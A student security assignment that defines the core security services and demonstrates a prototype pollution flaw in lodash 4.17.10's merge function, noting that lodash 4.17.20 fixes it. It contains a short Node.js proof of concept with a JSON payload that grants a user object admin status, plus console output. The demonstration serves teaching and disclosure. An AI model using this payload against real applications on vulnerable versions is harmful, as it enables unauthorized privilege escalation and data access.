CS547 Assignment-1

Name: Ravi Kishan Roll No: 1701CS39

1. The basic security services are Confidentiality, Integrity and Availability.

Confidentiality: The security principle that controls access to information is called confidentiality. The goal of confidentiality is to ensure that unauthorised people cannot gain access to sensitive information while ensuring that right people can access it.

Integrity: The goal of integrity is to assure that the sensitive data is trustworthy and accurate and no unauthorized changes have been done.

Availability: Availability is the guarantee of reliable and constant access of sensitive data to authorized people. It involves properly maintaining all hardware and software resources.

I will be discussing security terminologies against an open source library lodash with version number 4.17.10 . It is a library of node.js. I created an open source node.js (https://github.com/ravi-kishan/lodash-merge-attack)project which would have user objects and admin objects. There are some data and functions which can be accessed only by admin objects.

- **Security:** Security would be the ability to preserve the behaviour of previously created objects without the consent of admin.

- **Threat:** The change in behaviour of previously created objects can give admin access to user objects.

- **Vulnerability:** The _.merge function of lodash if used with an empty object and an object with some prototype field gives the prototype field to all objects.This flaw can be exploited to give the prototype of admin object to user objects.

- **Adversary:** Here adversary would be someone who would send an empty object and an admin prototype object for merging through _.merge function so that others can get admin access.

- **Attack:**An attack would be to give user object admin powers and access/delete confidential information.

- **Countermeasure:** Countermeasure would be to either change the definition of _.merge function to identify empty objects in argument and handle it as special case. Other would be to keep a check which would prevent _.merge function being used with empty object.


- **Risk:** The risk is theft of confidential data and changes in the data by any user which should ideally be done only by admin.

- **Security Policy:** In this case, the security policy would be the methods the programmer took to minimise unauthorised access to data.

- **Asset:** The asset is the data and controls which only admin can access.

2. In lodash there is a merge function which merges objects. If we provide an empty object and an object with some prototype field then all other objects also get that prototype field.


If there is a feature where we take objects as input from user and then merge them, it can be used to attack our software.



```javascript
var _ = require('lodash');

var user1 = {
    id : 1,
};
if(user1.isAdmin)
{
    console.log("Access Given")
}
else {
    console.log("Access Denied");
}

var payload1 = JSON.parse('{"constructor": {"prototype": {"isAdmin": true}}}'); // If this is provided as
                                                                                //an argument to be merged
                                                                                // by a malicious user
var payload2; // The malicious user does not provide anything for second argument

if( payload2 == undefined )
result = _.merge({}, payload1);
else
result =_.merge(payload2,payload1);

if(user1.isAdmin)
{
    console.log("Access Given")
}
else {
    console.log("Access Denied");
}
```

In the above code snippet I have hard coded a malicious user input(one argument as empty and other with a prototype which should be given only to admin objects).
The _.merge function is executed on the basis of input.

Here is the output of access check before and after executing the merge function.




```
Ravis-MacBook-Pro:assign ravikishan$ node index
Access Denied
Access Given
```

This can be used to give admin access to a user variable which will then access/modify sensitive data.

This can affect the security services :-

- **Confidentiality:** As user object can access sensitive information which only admin should access , the confidentiality is compromised.
-
- **Integrity:** The user object can be used to make unauthorised changes to data and hence integrity is compromised.
-
- **Availability:** The data can be deleted by user object which will make it unavailable for genuine admin objects as well. So availability is compromised.

After updating to latest lodash version 4.17.20 the output is as follows for same code.



```
+ lodash@4.17.20
updated 1 package and audited 1 package in 1.442s
found 0 vulnerabilities

Ravis-MacBook-Pro:assign ravikishan$ node index
Access Denied
Access Denied
```

This shows that the vulnerability has been resolved. On analyzing the source code of lodash I found they have made changes and are handling prototype fields separately.

Here is the link to the changes they have made.
(https://github.com/lodash/lodash/commit/90e6199a161b6445b01454517b40ef65ebecd2ad)